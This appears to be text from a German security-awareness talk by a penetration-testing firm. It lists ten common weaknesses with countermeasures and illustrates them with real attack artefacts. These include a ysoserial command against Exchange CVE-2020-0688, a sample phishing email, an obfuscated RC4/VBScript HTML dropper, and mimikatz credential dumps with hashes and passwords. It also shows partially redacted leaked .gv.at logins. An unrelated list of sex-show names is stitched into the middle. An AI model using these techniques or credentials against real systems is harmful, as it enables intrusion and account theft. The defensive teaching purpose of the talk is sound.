

10 sichere Wege **in**, und wieder **aus** der Cyber-Opferrolle

David Winkler | Ethical Hacker und CEO | Strong-IT GmbH

www.strong-it.at

- David Winkler (CEO)
- Strong-IT GmbH - seit 2011 @ Innsbruck
- 3 Teams: **Attack** | **Defense** | **Hunting**
- 10+ Mitarbeiter
- 100+ kompromittierte und inzwischen gehärtete Unternehmen > 300 MA

IT Inside IT

Kärntner Verwaltung durch Hackerangriff komplett lahmgelegt

Mai 2022, stellte die Kärntner Landesverwaltung in Österreich fest, ... dass die internationale Ransomware-Bande Alphv/BlackCat hinter dem...

vor 3 Tagen



CHRONIK

Eglo Leuchten von Cyberattacke betroffen

Das Tiroler Leuchtenunternehmen Eglo mit Sitz in Pill ist von einer Cyberattacke betroffen, die das Computersystem und die Telefonanlage der international tätigen Firmengruppe lahmlegt. Laut Eglo-Angaben erfolgte der Hackerangriff in der Nacht auf Montag.

Handelsblatt

Cybersicherheit: A1 Telekom massivem Hackerangriff

Die A1 Telekom Austria Group teilte in dieser Woche mit, die Angreifer seien mittlerweile aus den Systemen ausgeschlossen worden.



IMA Schelling Opfer eines Hackerangriffs

Der Maschinenbauer IMA Schelling in Schwarzach ist Opfer eines Hackerangriffs geworden. Seit mehr als einer Woche arbeiten IT-Experten daran, die Systeme wieder hochzufahren. Aus Sicherheitsgründen musste das Internet gekappt werden.

Hacker-Angriff auf die Med-Uni in Innsbruck

Nach der Kärntner Landesverwaltung wurde nun auch die IT der Universität in Tirol lahmgelegt. Ob ein Zusammenhang besteht, ist unklar.

KLZ Kleine Zeitung

Ransomware: Einschränkungen in Filialen: Hacker kapern Systeme bei MediaMarkt

Auch MediaMarkt Österreich informiert Kundinnen und Kunden auf ihrer Website ... Ransomware bedeutet, dass Hacker die Rechner angegriffener...



Ping Pong Show

1. Ping-Pong Show	15. Fracking Show	Live Sex Show	16. Porn Show
2. Ballroom Show	16. Bottle Show	17. Casino Show	17. Casino Show
3. Banana Show	17. Candle Show	18. Ribbon Show	18. Ribbon Show
4. Cattle Show	18. Needle Show	19. Needle Show	19. Needle Show
5. Frog Show	20. Chinese Show	20. Chinese Show	20. Chinese Show
6. Girls Show	21. Chopstick Show	21. Chopstick Show	21. Chopstick Show
7. Knitting Show	22. Mouse Show	22. Mouse Show	22. Mouse Show
8. Blade Show	23. Magic Show	23. Magic Show	23. Magic Show
9. Writing show	24. Turtle Show	24. Turtle Show	24. Turtle Show
10. Fire Show	25. Swamp Ed Show	25. Swamp Ed Show	25. Swamp Ed Show
11. Egg Show	26. Whistle Show	26. Whistle Show	26. Whistle Show
12. Flower Show	27. Shower Show	27. Shower Show	27. Shower Show
13. Birthday Show	28. Lesbian Show	28. Lesbian Show	28. Lesbian Show
14. Smoking Show			

Free entrance



Learnings aus 100+ einst kompromittierten Kunden / Ehen:

- **Top 10 Verwundbarkeiten:** Was mach ich noch falsch?
- **Top 10 Maßnahmen:** Was ist schon gut?



Learnings aus 100+ einst kompromittierten Kunden / Ehen:

- **Top 10 Verwundbarkeiten:** Was mach ich noch falsch?
- **Top 10 Maßnahmen:** Was ist schon gut?



Bonus Material



Wahrscheinlichkeit



1) ... Remote-Logins sind ohne 2FA möglich

Maßnahmen: Darknet-Monitoring, 2FA

AUG 26 2022
Re: UFT The Pasha
"guenther.█.gv.at." Cached
Source Pastebin Poland by Ungracious T
<https://pastebin.pl/view/9671ae94> • Refe



Credential leak targeting aer█.gv.at
MAY 12 2022
zTod.com Credential Leak
"aer69█.gv.at:chahoug5" Cached
Source zTod.com Credential Leak on May 12, 2022, 00:00
[https://zerotolerancefilms\(Obfuscated\).com/](https://zerotolerancefilms(Obfuscated).com/) • Reference Actions • 1+

Credential leak targeting reinhold.█.gv.at
APR 20 2022
Animoto Credential Leak
"reinhold.█.gv.at:0b0838ce41705aad4c08fc33d0a4c52ff0cb4
Source Animoto Credential Leak on Apr 20, 2022, 00:00
[https://animoto\(Obfuscated\).com/](https://animoto(Obfuscated).com/) • Reference Actions • 1+ reference



2) ... Keine Schwachstellen, keine Updates

Maßnahmen: Schwachstellen-Scans, Vulnerability Management

ZDNet.de
BSI warnt vor kritischen Lücken in Exchange Server
CVE-2020-0688 soll bereits für gezielte Angriffe ausgenutzt werden. Die ersten beiden Lücken erlauben unter Umständen eine vollständige...



15.00.1293.002

15.0.1293.2

[4012112 Cumulative Update 16 \(CU16\) for Exchange Server 2013](#)

```
Z:\SVN\ysoserial_net-master\ysoserial\bin\Debug>ysoserial.exe -p ViewState -g TextFormatting
20-0688 > c:\hacked.txt" --validationalg="SHA1" --validationkey="CB2721ABDAF8E9DC516D621D8B8
erator="B97B4E27" --viewstateuserkey="2b1424b7-99af-4711-be3f-0cf72e6a4102" --isdebug -islega
Provided __VIEWSTATEGENERATOR in uint: 3111865895
simulateTemplateSourceDirectory returns: /
simulateGetTypeName returns: default_aspx
calculated pageHashCode in uint (ignored): 3389719348
```


3) ... Phishing-Mails

Maßnahmen: Phishing-Trainings, Mail-Filter



Sehr geehrter Kunde,

Ein weiteres Mal wurde die Prüfung durchgeführt, die in einigen Fällen vorgenommen wurde, wenn Sie sich über My SPARKASSE george anmelden.

Nachdem Sie Ihren Benutzernamen und Ihr passwort eingegeben, bestätigen Sie einfach die anmeldung mit der Mobile Banking ap.

Der zusätzliche Schritt ist aufgrund der neuen europäischen Vorschriften (pSD2) obligatorisch. Da Sie unsere neue zusätzliche Sicherheitsmethode noch nicht verwenden, können Sie Ihr Internet-Banking ab Montag, dem 27. September. nicht mehr nutzen.

[Fang hier an](#)

Aus diesem Grund bitten wir Sie, unsere Anfrage in unserer Anfrage nachzukommen.

Mit freundlichen Grüßen,

Helger Heidemann
Direktor des Kundendienstes

Attack Overview



Messages Sent	237 of 254	<div style="width: 93.31%;"></div>	93.31%
Clicks	139 of 254	<div style="width: 54.72%;"></div>	54.72%
Successful Attacks	139 of 254	<div style="width: 54.72%;"></div>	54.72%
Vulnerable Victims	0 of 254	<div style="width: 0.00%;"></div>	0.00%
Errors	0 of 254	<div style="width: 0.00%;"></div>	0.00%

Awareness



Training Sent
Training Opened
Training Score (%)

3) ... Phishing-Mails und unauffälliger Antivirus

Maßnahmen: Phishing-Trainings, Mail-Filter, EDR-Systeme (best of breed)



```
<HTML><HEAD></HEAD><BODY><script language="javascript">rc4=function(key, str)
for(i=0;i<256;i++){j=(j+s[i]+key.charCodeAt(i%key.length))%256;x=s[i];s[i]=s
i=0;j=0;for(var y=0;y<str.length;y++){i=(i+1)%256;j=(j+s[i])%256;x=s[i];s[i]=
return res;}
decodeBase64=function(s){var e={},i,b=0,c,x,l=0,a,r='',w=String.fromCharCode
for(x=0;x<L;x++){c=e[s.charAt(x)];b=(b<<6)+c;l+=6;while(l>=8){((a=(b>>>(l-=8)
return r;});var b64block="J4MHKZBpIdvCprN3uJ24xp65Fo9N5zTYE93LMRc1kZcmaiHjrI3
var decoded=decodeBase64(b64block);var plain=rc4('qskqcuhgew',decoded);</scr
<script language="vbscript">Execute plain</script></body></html>
```

FalconHos	Endpoint Pr	B Defense	t [10.10.9	1 [10.10.5	2 [10.10.9	Agent Ver
[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]	[REDACTED]

	1.	2.	3.	4.	5.	6.	7.	8.	9.	10.	11. Se
1 manual rundll32 start mshta meterpreter	n	d	n	n	d	d	n	d	d	n	n
2 manual start powershell > unicorn	n	d	n	n	d	n	n	d	d	n	n
3 manual start powershell > web_delivery	n	d	n	n	d	n	n	d	d	n	n
4 remote wmi meterpreter	n	f	n	f	d	n	n	d	d	d	f
5 remote psexec meterpreter	n	d	n	d	d	n	d	d	d	n	f
6 remote wmi pse	n	f	f	f	d	n	n	d	d	d	f
7 remote psexec pse	n	d	f	d	d	d	d	d	n	d	f
8 Powerlurk manual meterpreter	n	d	n	n	d	n	n	d	d	d	n
9 Powersploit Tasksched Persistence	n	d	n	n	d	n	n	n	d	d	n

4) ... Klartextkennwörter dort und da

Maßnahmen: LAPS, PPL, CG, Kennwortsafe, Windows Hello


Name	Typ	Beschreibung
[REDACTED]	Benutzer	Syneris#2017

```
<settings pass="auditSystem">
  <component name="Microsoft-Windows-PnpCustomizationsNonWin
    <DriverPaths>
      <PathAndCredentials wcm:action="add" wcm:keyValue=
        <Credentials>
          <Domain>wh[REDACTED]/Domain>
          <Password>[REDACTED]</Password>
          <Username>[REDACTED]trator</Username>
        </Credentials>
      <Path>\\WHWDS\[REDACTED]\Treiber</Path>
    </PathAndCredentials>
  </DriverPaths>
</component>
```

```
msv :
  [00000003] Primary
  * Username : [REDACTED]loc
  * Domain : [REDACTED]
  * NTLM : [REDACTED]14218503cb0[REDACTED]0
  * SHA1 : [REDACTED]684538df93c[REDACTED]B18b5dde8
  [00010000] Cr[REDACTED]ialKeys
  * NTLM : [REDACTED]14218503cb0[REDACTED]0
  * SHA1 : [REDACTED]684538df93c[REDACTED]B18b5dde8
  tspkg :
  wdigest :
  * Username : [REDACTED]loc
  * Domain : [REDACTED]
  * Password : [REDACTED]ichnochgebr[REDACTED]icht!
  kerberos :
  * Username : [REDACTED]loc
```

5) ... Benutzer mit Admin-Rechten

Maßnahmen: Privilege-Escalation Tests, Adminrechte entfernen



5) ... Benutzer mit Admin-Rechten

Maßnahmen: Privilege-Escalation Tests, Adminrechte entfernen

NAME	TYPE	PUBLISHER	AVAILABLE AFTER	STATUS
FreeMind 1.0.0	Application		03.05.2017	Installed
Greenshot 1.2.10.6	Application	Greenshot	06.11.2018	Installed
Hi-Pro 2.0.4.0	Application	GN Otometrics	18.02.2016	Installed
Internet Explorer - Adblock Tracking Protection List	Application		20.06.2013	Installed
IrfanView 4.4.0	Application	Irfan Skiljan	12.10.2015	Installed
K-Lite Conversion Pack 1.9.0	Application	K-Lite	23.05.2016	Installed
Langenscheidt 4.020.1	Application	Langenscheidt	15.02.2017	Installed
LTspice XVII	Application	LTC	22.11.2016	Installed
fixkb2553154 - delete msforms.exe (user mode)	Application		17.12.2014	Installed

Greenshot 1.2.10.6

OVERVIEW	REQUIREMENTS	DESCRIPTION
Status: Installed	Restart required: Might be required	Capture-Software
Version: 1.2.10.6		
Date published: Not specified		
Help document: None		

```
C:\Windows\System32>whoami
nt authority\system

C:\Windows\System32>whoami /priv
```

6) ... unverschlüsselte Festplatten

Maßnahmen: BitLocker

```
- - - - User Edit Menu:  
 1 - Clear (blank) user password  
 2 - Edit (set new) user password (careful with this on XP or Vista)  
 3 - Promote user (make user an administrator)  
(4 - Unlock and enable user account) [seems unlocked already]  
 q - Quit editing user, back to user select  
Select: [n] > 2  
New Password: newpassword  
Password changed!  
  
Hives that have changed:  
# Name  
0 <SAM>  
Write hive files? (y/n) [n] : y  
0 <SAM> - OK
```

7) ... ein lokales Admin-Passwort

Maßnahmen: LAPS

```
mimikatz # lsadump::sam
Domain : PC001WIN10U
SysKey : 1448d71dbb8acbc74ffc805cd4c27804
Local SID : S-1-5-21-658625018-2226999738-2793628318


SAMKey : ea836e0cf02ed116fafc49e5fe253767

RID : 000001f4 (500)
User : Administrator
Hash NTLM: f0e92560f4c7d1c5b8e14eb3ee06994a
```

```
kali@kali:/opt$ ./cme smb 10.10.66.40-50 -u 'DA' -p 'Install123!!!' -d 'lab'
SMB      10.10.66.47      445      LAB047      [*] Windows 10.0 Build 19041 x64
SMB      10.10.66.46      445      LAB046      [*] Windows 10.0 Build 18362 x64
SMB      10.10.66.45      445      LAB045      [*] Windows 10.0 Build 18362 x64
SMB      10.10.66.47      445      LAB047      [+] lab\DA:Install123!!! (Pwn3d!)
SMB      10.10.66.46      445      LAB046      [+] lab\DA:Install123!!! (Pwn3d!)
SMB      10.10.66.45      445      LAB045      [+] lab\DA:Install123!!! (Pwn3d!)
```

8) ... (Domain)-Administratoren zur Wartung

Maßnahmen: Microsoft 3-Tier-Segmentierung



The image shows a composite screenshot illustrating a security audit process. On the left, an Active Directory diagram shows a central domain controller icon with several other icons connected to it. Labels include 'MemberOf' (connecting a user icon to the domain controller), 'AdminTo' (connecting a computer icon to the domain controller), and 'HasSession' (connecting a computer icon to another computer icon). In the center, a Windows Task Manager window is open to the 'Processes' tab. The 'lsass.exe' process is highlighted, and a context menu is open over it, with 'Create Dump File' selected. On the right, a terminal window shows the execution of Mimikatz commands. The first command is 'sekurlsa::minidump c:\temp\lsass.dmp', and the second is 'sekurlsa::logonpasswords'. The output of the second command shows the credentials for the ADSAdministrator user on the ADSECLAB domain, including the password 'Password99!'. The password is highlighted with a red box in the original image.

Image ...	User Name	CPU
conhost.exe	ADSAd...	00
csrss.exe	SYSTEM	00
csrss.exe	SYSTEM	00
dfsrs.exe	SYSTEM	00
dfssvc.exe	SYSTEM	00
dns.exe	SYSTEM	00
dwm.exe	ADSAd...	00
explorer.exe	ADSAd...	00
ismserv.exe	SYSTEM	00
lsass.exe	SYSTEM	00
lsm.exe		
Microsoft		
mmc.exe		
mmc.exe		
msdtc.ex		
powershe		

```
mimikatz(commandline) # sekurlsa::minidump c:\temp\lsass.dmp
Switch to MINIDUMP : 'c:\temp\lsass.dmp'

mimikatz(commandline) # sekurlsa::logonpasswords
Opening : 'c:\temp\lsass.dmp' file for minidump...

Authentication Id : 0 ; 218943 (00000000:0003573f)
Session           : Interactive from 1
User Name         : ADSAdministrator
Domain            : ADSECLAB
Logon Server      : ADSDC02
Logon Time        : 5/30/2015 11:01:04 PM
SID               : S-1-5-21-1387203482-2957264255-828990924-50

msv :
[00000003] Primary
* Username : ADSAdministrator
* Domain   : ADSECLAB
* LM       : e52cac67419a9a226e7e4a5ff986d116
* NTLM     : 7c08d63a2f48f045971bc2236ed3f3ac
* SHA1     : 05a6fb630c065d50471cd5a30ac5604642a74e31

